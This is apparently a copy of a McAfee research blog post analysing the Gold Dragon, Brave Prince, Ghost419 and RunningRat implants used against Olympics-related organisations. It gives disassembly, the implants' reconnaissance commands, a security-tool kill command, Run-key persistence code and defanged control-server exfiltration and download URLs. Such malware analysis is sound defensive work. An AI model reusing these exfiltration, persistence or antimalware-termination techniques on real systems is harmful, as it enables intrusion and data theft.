


Gold Dragon Widens Olympics Malware Attacks, Gains Permanent Presence on Victims' Systems

By Ryan Sherstobitoff (https://securingtomorrow.mcafee.com/author/ryan-sherstobitoff/) and Jessica Saavedra-Morales (https://securingtomorrow.mcafee.com/author/jessica-saavedra-morales/) on Feb 02, 2018 (https://securingtomorrow.mcafee.com/2018/02/)

McAfee Advanced Threat Research (ATR) recently released a report (https://securingtomorrow.mcafee.com/mcafee-labs/malicious-document-targets-pyeongchang-olympics/) describing a fileless attack targeting organizations involved with the Pyeongchang Olympics. The attack used a PowerShell implant that established a channel to the attacker's server to gather basic system-level data. What was not determined at that time was what occurred after the attacker gained access to the victim's system.

McAfee ATR has now discovered additional implants that are part of an operation to gain persistence for continued data exfiltration and for targeted access. We have named these implants, which appeared in December 2017, Gold Dragon, Brave Prince, Ghost419, and Running Rat, based on phrases in their code.

On December 24, 2017, our analysts observed the Korean-language implant Gold Dragon. We now believe this implant is the second-stage payload in the Olympics attack that ATR discovered January 6, 2018. The PowerShell implant used in the Olympics campaign was a stager based on the PowerShell Empire framework that created an encrypted channel to the attacker's server. However, this implant required additional modules to be executed to be a fully capable backdoor. In addition, the PowerShell implant did not contain a mechanism to persist beyond a simple scheduled task. Gold Dragon has a much more robust persistence mechanism than the initial PowerShell implant and enables the attacker to do much more to the target system. Gold Dragon reappeared the same day that the Olympics campaign began.

The Gold Dragon malware appears to have expanded capabilities for profiling a target's system and sending the results to a control server. The PowerShell implant had only basic data-gathering capabilities—such as username, domain, machine name, and network configuration—which are useful only for identifying interesting victims and launching more complex malware against them.

Gold Dragon

Gold Dragon is a data-gathering implant observed in the wild since December 24. Gold Dragon gets its name from the hardcoded domain www.golddragon.com, which we found throughout the samples.

```
aWww_golddragon db 'www.GoldDragon.com',0 ; DATA XREF: sub_4021A0+17↑o
                                          ; sub_4021A0:loc_402215↑r
                align 10h
stru_409100     _SCOPETABLE_ENTRY <0FFFFFFFFh, offset loc_403618, offset loc_40362C>
                                          ; DATA XREF: start+5↑o
                                          ; SEH scope table for function 40352F
byte_40910C     db 6                      ; DATA XREF: __output:loc_4053AB↑r
                db    0
```

This sample acts as a reconnaissance tool and downloader for subsequent payloads of the malware infection and payload chain. Apart from downloading and executing binaries from the control server, Gold Dragon generates a key to encrypt data that the implant obtains from the system. This URL is not used for control; the encrypted data is sent to the server ink.inkboom.co.kr, which was used by previous implants as early as May 2017.

Gold Dragon contains elements, code, and similar behavior to implants Ghost419 and Brave Prince, which we have tracked since May 2017. A DLL-based implant created on December 21 (the same day the first malicious Olympics document appeared) was downloaded by a Gold Dragon variant created December 24. This variant was created three days before the targeted spear phishing email with the second document that was sent to 333 victim organizations. The December 24 variant of Gold Dragon used the control server nid-help-pchange.atwebpages.com, which was also used by a Brave Prince variant from December 21.

The first variants of Gold Dragon appeared in the wild in South Korea in July 2017. The original Gold Dragon had the file name 한글추출.exe, which translates as Hangul Extraction and was seen exclusively in South Korea. Five variants of Gold Dragon compiled December 24 appeared heavily during the targeting of the Olympics organizations.

Analyzing Gold Dragon

As part of its initialization, Gold Dragon:

- Builds its imports by dynamically loading multiple APIs from multiple libraries
- Gains debug privileges (“SeDebugPrivilege”) for its own process to read remote memory residing in other processes

The malware does not establish persistence for itself but for another component (if it is found) on the system:

- The malware begins by looking for an instance of the Hangul word processor (HWP) running on the system. (HWP is a Korean word processor similar to Microsoft Word.)

```
68 00 B0 40 00                  push    offset target_process ; "hwp.exe"
33 F6                           xor     esi, esi
E8 BA FE FF FF                  call    find_running_process_sub_402AB0
83 C4 04                        add     esp, 4
85 C0                           test    eax, eax        ; return PID of hwp.exe process
0F 84 AA 02 00 00               jz      retloc_402EAB
```

Checking for HWP.exe in the process list.

- If HWP.exe is found running on the system, the malware finds the currently open file in HWP by extracting the file path from the command-line argument passed to HWP.exe
- This word file (usually named *.hwp) is copied into the temporary file path

  C:\DOCUME~1\<username>\LOCALS~1\Temp\2.hwp

- hwp is an exact copy of the file loaded into HWP.exe
- The malware reads the contents of 2.hwp and finds an “MZ magic marker” in the file indicated by the string “JOYBERTM”

```
50                                      push    eax
55                                      push    ebp
56                                      push    esi
53                                      push    ebx
FF 15 88 C3 40 00                       call    ReadFile_0
53                                      push    ebx
FF 15 2C C3 40 00                       call    CloseHandle_0
8D 8C 24 90 00 00 00                    lea     ecx, [esp+4A0h+var_410]
51                                      push    ecx
FF 15 70 C3 40 00                       call    DeleteFileW
33 C0                                   xor     eax, eax
85 ED                                   test    ebp, ebp
0F 86 E4 00 00 00                       jbe     retloc_402EAB
B3 52                                   mov     bl, 'R'
B2 54                                   mov     dl, 'T'
B1 4D                                   mov     cl, 'M'

                        loc_402DCD:                             ; CODE XREF: check_hwp_file_
80 3C 30 4A                             cmp     byte ptr [eax+esi], 'J'
75 2E                                   jnz     short loc_402E01
80 7C 30 01 4F                          cmp     byte ptr [eax+esi+1], 'O'
75 27                                   jnz     short loc_402E01
80 7C 30 02 59                          cmp     byte ptr [eax+esi+2], 'Y'
75 20                                   jnz     short loc_402E01
80 7C 30 03 42                          cmp     byte ptr [eax+esi+3], 'B'
75 19                                   jnz     short loc_402E01
80 7C 30 04 45                          cmp     byte ptr [eax+esi+4], 'E'
75 12                                   jnz     short loc_402E01
38 5C 30 05                             cmp     [eax+esi+5], bl
75 0C                                   jnz     short loc_402E01
38 54 30 06                             cmp     [eax+esi+6], dl
75 06                                   jnz     short loc_402E01
38 4C 30 07                             cmp     [eax+esi+7], cl
74 10                                   jz      short loc_402E11
```

Checking for the MZ marker in the HWP file.

- This marker indicates the presence of an encrypted MZ marker in the .hwp file and is decrypted by the malware and written to the Startup folder for the user:

  C:\Documents and Settings\<username>\Start Menu\Programs\Startup\viso.exe

- This step establishes the persistence of the malware across reboots on the endpoint
- Once the decrypted MZ marker is written to the Startup folder, the 2.hwp is deleted from the endpoint

The malware might perform this activity for a couple of reasons:

- Establish persistence for itself on the endpoint
- Establish persistence of another component of the malware on the endpoint
- Update itself on endpoint after a separate updater component downloads the update from the control server

The malware has limited reconnaissance and data-gathering capabilities and is not full-fledged spyware. Any information gathered from the endpoint is first stored in the following file, encrypted, and sent to the control server:

- C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

The following information is gathered from the endpoint, stored in the file 1.hwp, and sent to the control server:

- Directory listing of the user's Desktop folder using command:

  cmd.exe /c dir C:\DOCUME~1\<username>\Desktop\ >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

- Directory listing of the user's recently accessed files using command:

  cmd.exe /c dir C:\DOCUME~1\<username>\Recent >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

- Directory listing of the system's %programfiles% folder using command:

  cmd.exe /c dir C:\PROGRA~1\ >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

- Systeminfo of the endpoint using command:

  cmd.exe /c systeminfo >> C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

- Copies the file ixe000.bin from:

  C:\Documents and Settings\<username>\Application Data\Microsoft\Windows\UserProfiles\ixe000.bin

  To:

  C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\1.hwp

- Registry key and value information for the current user's Run key (with information collected):

  HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

  Number of subkeys

  (<KeyIndex>) <KeyName>

  Number of Values under each key including the parent Run key

  (<ValueIndex>) <Value_Name> <Value_Content>

```
8D 84 24 50 01 00 00        lea     eax, [esp+45Ch+var_30C]
68 6C AF 40 00              push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows"
50                          push    eax
FF 15 40 C3 40 00           call    lstrcpyA
8D 8C 24 50 01 00 00        lea     ecx, [esp+45Ch+var_30C]
68 58 AF 40 00              push    offset aCurrentversion ; "\\CurrentVersion\\Run"
51                          push    ecx
FF 15 38 C3 40 00           call    lstrcatA
8D 54 24 0C                 lea     edx, [esp+45Ch+var_450]
8D 84 24 50 01 00 00        lea     eax, [esp+45Ch+var_30C]
52                          push    edx
68 19 00 02 00              push    20019h
53                          push    ebx
50                          push    eax
68 01 00 00 80              push    HKEY_CURRENT_USER
FF 15 E0 C3 40 00           call    RegOpenKeyExA
85 C0                       test    eax, eax
75 0E                       jnz     short loc_402826
8B 4C 24 0C                 mov     ecx, [esp+45Ch+var_450]
56                          push    esi             ; char *
51                          push    ecx             ; int
E8 1D FD FF FF              call    Registry_Info_Collector_sub_402540
```

Registry Run key enumeration by Gold Dragon.

An example of 1.hwp with registry and system information:

```
//////////////////////////regkeyenum//////////////

Number of values: 1
   (1) ctfmon.exe C:\WINDOWS\system32\ctfmon.exe

//////////////////////////regkeyenum//////////////

Image Name                     PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process              0 Console                0         28 K
System                           4 Console                0        236 K
smss.exe                       520 Console                0        404 K
csrss.exe                      584 Console                0      2,240 K
winlogon.exe                   608 Console                0      5,244 K
services.exe                   652 Console                0      3,320 K
lsass.exe                      664 Console                0      6,712 K
svchost.exe                    848 Console                0      4,796 K
svchost.exe                    928 Console                0      4,356 K
svchost.exe                    964 Console                0     28,856 K
svchost.exe                   1024 Console                0      3,672 K
svchost.exe                   1088 Console                0      4,688 K
spoolsv.exe                   1248 Console                0      4,708 K
alg.exe                       1740 Console                0      3,460 K
explorer.exe                   280 Console                0     14,732 K
wscntfy.exe                    428 Console                0      2,244 K
ctfmon.exe                     388 Console                0      3,496 K
hwp.exe                       2628 Console                0      4,464 K
wmiprvse.exe                   896 Console                0      5,600 K
```

Gold Dragon executes these steps executed in the exfiltration process:

- Once the malware has gathered the required data from the endpoint, it encrypts the data file 1.hwp using the password “www[dot]GoldDragon[dot]com”
- The encrypted content is written to the data file 1.hwp.
- During the exfiltration process, the malware Base64-encodes the encrypted data and sends it to its control server using an HTTP POST request to the URL:

  http://ink[dot]inkboom.co.kr/host/img/jpg/post.php

- HTTP data/parameters used in the request include:
  - Content-Type: multipart/form-data; boundary=—-WebKitFormBoundar ywhpFxMBe19cSjFnG <followed by base64 encoded & encrypted system info>
  - User Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322)
  - Accept-Language: en-us
  - HTTP Version: HTTP/1.0

The malware can also download and execute additional components served to it by the control server. The mechanism for downloading additional components is based on the Computer Name and UserName of the endpoint provided by the malware process to the control server in the following HTTP GET request:

GET http://ink[dot]inkboom.co.kr/host/img/jpg/download.php?filename=
<Computer_Name>_<username>&continue=dnsadmin

After successfully retrieving the component from the control server, the next-stage payload is copied to the Application Data directory of the current user and executed:

C:\DOCUME~1\<username>\APPLIC~1\MICROS~1\HNC\hupdate.ex

(note “ex,” not “exe”)

```
68 40 A4 40 00                  push    offset aHostImgJpgDown ; "host/img/jpg/download.php"
8D 8C 24 40 01 00 00            lea     ecx, [esp+550h+var_410]
68 28 AC 40 00                  push    offset aS?filenameSCon ; "%s?filename=%s&continue=%s"
51                              push    ecx
FF 15 48 C3 40 00               call    wsprintfA
83 C4 14                        add     esp, 14h
33 ED                           xor     ebp, ebp
89 6C 24 10                     mov     [esp+544h+var_534], ebp
89 6C 24 14                     mov     [esp+544h+var_530], ebp
55                              push    ebp
55                              push    ebp
55                              push    ebp
55                              push    ebp
68 1C AC 40 00                  push    offset aMozilla4_0 ; "Mozilla/4.0"
89 6C 24 20                     mov     [esp+558h+var_538], ebp
FF 15 50 C3 40 00               call    InternetOpenA
8B F0                           mov     esi, eax
3B F5                           cmp     esi, ebp
89 74 24 1C                     mov     [esp+544h+var_528], esi
0F 84 D9 01 00 00               jz      loc_401A73
55                              push    ebp
55                              push    ebp
6A 03                           push    3
55                              push    ebp
55                              push    ebp
55                              push    ebp
68 30 A0 40 00                  push    offset aInk_inkboom_co ; "ink.inkboom.co.kr"
56                              push    esi
FF 15 54 C3 40 00               call    InternetConnectA
8B F8                           mov     edi, eax
3B FD                           cmp     edi, ebp
89 7C 24 20                     mov     [esp+544h+var_524], edi
0F 84 B1 01 00 00               jz      loc_401A6C
53                              push    ebx
55                              push    ebp
68 00 00 00 84                  push    84000000h
68 E4 AB 40 00                  push    offset aImageGifImageJ ; "image/gif, image/jpeg, image/pjpeg, ima"...
55                              push    ebp
8D 94 24 48 01 00 00            lea     edx, [esp+558h+var_410]
68 D8 AB 40 00                  push    offset aHttp1_0 ; "HTTP/1.0"
52                              push    edx
68 D4 AB 40 00                  push    offset aGet     ; "GET"
57                              push    edi
FF 15 58 C3 40 00               call    HttpOpenRequestA
8B D8                           mov     ebx, eax
3B DD                           cmp     ebx, ebp
0F 84 79 01 00 00               jz      loc_401A64
BF A0 AB 40 00                  mov     edi, offset aContentTypeA_0 ; "Content-Type: application/x-www-form-ur"...
83 C9 FF                        or      ecx, 0FFFFFFFFh
33 C0                           xor     eax, eax
55                              push    ebp
F2 AE                           repne scasb
F7 D1                           not     ecx
49                              dec     ecx
55                              push    ebp
51                              push    ecx
68 A0 AB 40 00                  push    offset aContentTypeA_0 ; "Content-Type: application/x-www-form-ur"...
53                              push    ebx
FF 15 5C C3 40 00               call    HttpSendRequestA
85 C0                           test    eax, eax
0F 84 48 01 00 00               jz      loc_401A59
8D 44 24 14                     lea     eax, [esp+544h+var_530]
55                              push    ebp
8D 4C 24 2C                     lea     ecx, [esp+548h+var_51C]
50                              push    eax
51                              push    ecx
6A 05                           push    5
53                              push    ebx
C7 44 24 28 0A 00 00+           mov     [esp+558h+var_530], 0Ah
FF 15 68 C3 40 00               call    HttpQueryInfoA
85 C0                           test    eax, eax
0F 84 24 01 00 00               jz      loc_401A59
8D 54 24 28                     lea     edx, [esp+544h+var_51C]
52                              push    edx             ; char *
E8 B0 18 00 00                  call    _atoi
89 44 24 18                     mov     [esp+548h+var_530], eax
40                              inc     eax
50                              push    eax             ; size_t
E8 8E 17 00 00                  call    _malloc
8B 4C 24 1C                     mov     ecx, [esp+54Ch+var_530]
83 C4 08                        add     esp, 8
8B F0                           mov     esi, eax
8D 44 24 18                     lea     eax, [esp+544h+var_52C]
50                              push    eax
8B 44 24 14                     mov     eax, [esp+548h+var_534]
2B C8                           sub     ecx, eax
8D 14 06                        lea     edx, [esi+eax]
51                              push    ecx
52                              push    edx
53                              push    ebx
FF 15 60 C3 40 00               call    InternetReadFile
```

The capability to download additional components from the control server.

The malware demonstrates its evasive behavior by checking for the presence of specific processes related to antimalware products:

- The presence of any process with the keywords “v3” and “cleaner.”

```
8D 4C 24 28                         lea     ecx, [esp+12Ch+var_104]
68 C8 AF 40 00                      push    offset aV3      ; "v3"
51                                  push    ecx
FF 15 FC C3 40 00                   call    StrStrIA
85 C0                               test    eax, eax
75 14                               jnz     short loc_4029C3
8D 54 24 28                         lea     edx, [esp+12Ch+var_104]
68 C0 AF 40 00                      push    offset aCleaner ; "cleaner"
52                                  push    edx
FF 15 FC C3 40 00                   call    StrStrIA
85 C0                               test    eax, eax
74 1C                               jz      short loc_4029DF

                    loc_4029C3:                             ; CODE XREF: Process_I
8B 44 24 0C                         mov     eax, [esp+12Ch+var_120]
85 C0                               test    eax, eax
A3 00 BD 40 00                      mov     dword_40BD00, eax
74 0F                               jz      short loc_4029DF
6A 00                               push    0
68 00 29 40 00                      push    offset EnumWindowHandler_CloseWindow
6A 00                               push    0
FF 15 B8 C3 40 00                   call    EnumChildWindows
```

Checking for antimalware or cleaner processes.


- If found, these processes are terminated by sending a WM_CLOSE message to their windowing threads.

```
56                                  push    esi
8B 74 24 08                         mov     esi, [esp+4+arg_0]
85 F6                               test    esi, esi
74 2F                               jz      short loc_402938
8D 44 24 08                         lea     eax, [esp+4+arg_0]
50                                  push    eax
56                                  push    esi
FF 15 AC C3 40 00                   call    GetWindowThreadProcessId
A1 00 BD 40 00                      mov     eax, dword_40BD00
8B 4C 24 08                         mov     ecx, [esp+4+arg_0]
3B C8                               cmp     ecx, eax
75 0D                               jnz     short loc_40292F
6A 00                               push    0
6A 00                               push    0
6A 10                               push    WM_CLOSE
56                                  push    esi
FF 15 B0 C3 40 00                   call    PostMessageA

                    loc_40292F:                             ; CODE XREF: I
6A 02                               push    2
56                                  push    esi
FF 15 B4 C3 40 00                   call    GetWindow

                    loc_402938:                             ; CODE XREF: I
B8 01 00 00 00                      mov     eax, 1
5E                                  pop     esi
C2 08 00                            retn    8
                    EnumWindowHandler_CloseWindow endp
```

Terminating an antimalware/cleaner process.

Brave Prince

Brave Prince is a Korean-language implant that contains similar code and behavior to the Gold Dragon variants, specifically the system profiling and control server communication mechanism. The malware gathers detailed logs about the victim’s configuration, contents of the hard drive, registry, scheduled tasks, running processes, and more. Brave Prince was first observed in the wild December 13, 2017, sending logs to the attacker via South Korea’s Daum email service. Later variants posted the data to a web server via an HTTP post command, in the same way that Gold Dragon does.



The embedded domain braveprince.com.

The Daum variants of Brave Prince gather information from the system and save it to the file PI_00.dat. This file is sent as an attachment to the attacker's email address. Later variants upload the file to a web server via an HTTP post command. The type of data this implant gathers from the victim's system:

- Directories and files
- Network configuration
- Address resolution protocol cache
- Systemconfig to gather tasks

Both variants of Brave Prince can kill a process associated with a tool created by Daum that can block malicious code. This tool is exclusive to South Korea.


- taskkill /f /im daumcleaner.exe

The later variants of Brave Prince include the following hardcoded strings:

- c:\utils\c2ae_uiproxy.exe
- c:\users\sales\appdata\local\temp\dwrrypm.dl

Ghost419

Ghost419 is a Korean-language implant that first appeared in the wild December 18, 2017, with the most recent sample appearing two days before the Olympics spear phishing email. The malware can be identified by the hardcoded string and URL parameter passed to the control server. Ghost419 can be traced to a sample created July 29, 2017, that appears to be a much earlier version (without the hardcoded identifier). The July version shares 46% of its code with samples created in late December. This early version implant creates a unique mutex value (kjie23948_34238958_KJ238742) that also appears in a sample from December, with the exception that one digit has changed. Ghost419 is based on Gold Dragon and Brave Prince implants and contains shared elements and code, especially for system reconnaissance functions.



Hardcoded "Ghost419" in the malware binary.

The string "WebKitFormBoundarywhpFxMBe19cSjFnG," part of the upload mechanism, also appears in the Gold Dragon variants of late December 2017.

```
04 aWebkitFormboun db 0Dh,0Ah                ; DATA XREF: sub_401A80:loc_401E
04                                           ; sub_401A80+19E↑o ...
04                db '------WebKitFormBoundarywhpFxMBe19cSjFnG',0
2F                align 10h
30 aEnding        db 'ending',0              ; DATA XREF: sub_401A80:loc_401E
37                align 4
```

Gold Dragon sample.

```
aContentTypeMul db 'Content-Type: multipart/form-data; boundary=----WebKitFormBoundar'
                                             ; DATA XREF: sub_402D20+CB↑o
                db 'ywhpFxMBe19cSjFnG',0
                align 4
aAcceptLanguage db 'Accept-Language: en-us',0 ; DATA XREF: sub_402D20+E1↑o
                align 10h
```

Ghost419 sample.

Numerous other similarities are present in addition to system reconnaissance methods; the communication mechanism uses the same user agent string as Gold Dragon.

```
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .'
                                             ; DATA XREF: sub_401CF0+FD↑o
                db 'NET CLR 1.1.4322)',0
                align 10h
aAcceptLanguage db 'Accept-Language: en-us',0 ; DATA XREF: sub_401CF0+D6↑o
                align 4
```


Gold Dragon user agent string.

```
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .'
                                             ; DATA XREF: sub_402D20+12C↑o
                db 'NET CLR 1.1.4322)',0
                align 4
```

Ghost419 user agent string.

RunningRat

RunningRat is a remote access Trojan (RAT) that operates with two DLLs. It gets its name from a hardcoded string embedded in the malware. Upon being dropped onto a system, the first DLL executes. This DLL serves three main functions: killing antimalware, unpacking and executing the main RAT DLL, and obtaining persistence. The malware drops the Windows batch file dx.bat, which attempts to kill the task daumcleaner.exe; a Korean security program. The batch file then attempts to remove itself.



The first DLL unpacks a resource file attached to the DLL using a zlib decompression algorithm. The authors of the malware left the debugging strings in the binary, making the algorithm easy to identify. The second DLL is decompressed in memory and never touches the user's file system; this file is the main RAT that executes. Finally, the first DLL adds the registry key "SysRat," at SoftWare\Microsoft\Windows\CurrentVersion\Run, to ensure the malware is executed at startup.

```
sub     esp, 214h
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+214h+var_4], eax
lea     eax, [esp+214h+hKey]
push    eax             ; phkResult
push    0F003Fh         ; samDesired
push    0               ; ulOptions
push    offset SubKey   ; "SoftWare\\Microsoft\\Windows\\CurrentVe"...
push    80000001h       ; hKey
call    ds:RegOpenKeyExA
```

```
mov     ecx, [esp+214h+hKey]
sub     eax, edx
push    eax             ; cbData
lea     eax, [esp+218h+var_20C]
push    eax             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    offset ValueName ; "SysRat"
push    ecx             ; hKey
call    ds:RegSetValueExA
```

After the second DLL is loaded into memory, the first DLL overwrites the IP address for the control server, effectively changing the address the malware will communicate with. This address is hardcoded in the second DLL as 200.200.200.13 and is modified by the first DLL to 223.194.70.136.

```
sub_20003A60+F4   E8 C7 F9 FF FF                                  call    sub_20003520
sub_20003A60+F9   57                                              push    edi
sub_20003A60+FA   8D BC 24 38 01 00 00                            lea     edi, [esp+248h+built_ip_string]
sub_20003A60+101  C7 07 32 32 33 2E                               mov     dword ptr [edi], '.322'
sub_20003A60+107  C7 47 04 31 39 34 2E                            mov     dword ptr [edi+4], '.491'
sub_20003A60+10E  C7 47 08 37 30 2E 31                            mov     dword ptr [edi+8], '1.07'
sub_20003A60+115  C7 47 0C 33 36 00 00                            mov     dword ptr [edi+0Ch], '63'
sub_20003A60+11C  C7 47 10 00 00 00 00                            mov     dword ptr [edi+10h], 0
sub_20003A60+123  5F                                              pop     edi
sub_20003A60+124  8D 84 24 34 01 00 00                            lea     eax, [esp+244h+built_ip_string]
sub_20003A60+12B  8D 48 01                                        lea     ecx, [eax+1]
sub_20003A60+12E  8B FF                                           mov     edi, edi

sub_20003A60+130                                                  loc_20003B90:
sub_20003A60+130                                                  mov     dl, [eax]
sub_20003A60+130  8A 10                                           inc     eax
sub_20003A60+132  40                                              test    dl, dl
sub_20003A60+133  84 D2                                           jnz     short loc_20003B90
sub_20003A60+135  75 F9

sub_20003A60+137  2B C1                                           sub     eax, ecx
sub_20003A60+139  50                                              push    eax             ; size_t
sub_20003A60+13A  8D 8C 24 38 01 00 00                            lea     ecx, [esp+248h+built_ip_string]
sub_20003A60+141  51                                              push    ecx             ; void *
sub_20003A60+142  8D 95 C5 AD 01 00                               lea     edx, [ebp+1ADC5h] ; location of original ip
sub_20003A60+148  52                                              push    edx             ; void *
sub_20003A60+149  E8 28 10 00 00                                  call    memcpy
sub_20003A60+14E  8B 75 3C                                        mov     esi, [ebp+3Ch]
```

This type of behavior may indicate this code is being reused or is part of a malware kit.

The first DLL uses one common antidebugging technique by checking for SeDebugPrivilege.

```
51                                                                push    ecx             ; TokenHandle
6A 28                                                             push    28h             ; DesiredAccess
50                                                                push    eax             ; ProcessHandle
FF 15 14 50 00 20                                                 call    ds:OpenProcessToken
85 C0                                                             test    eax, eax
74 67                                                             jz      short loc_20003A55
8D 54 24 08                                                       lea     edx, [esp+24h+Luid]
52                                                                push    edx             ; lpLuid
68 DC 6B 00 20                                                    push    offset Name     ; "SeDebugPrivilege"
56                                                                push    esi             ; lpSystemName
FF 15 10 50 00 20                                                 call    ds:LookupPrivilegeValueW
85 C0                                                             test    eax, eax
```

Once the second DLL is executed, it gathers information about the victim system's setup, such as operating system version, and driver and processor information.

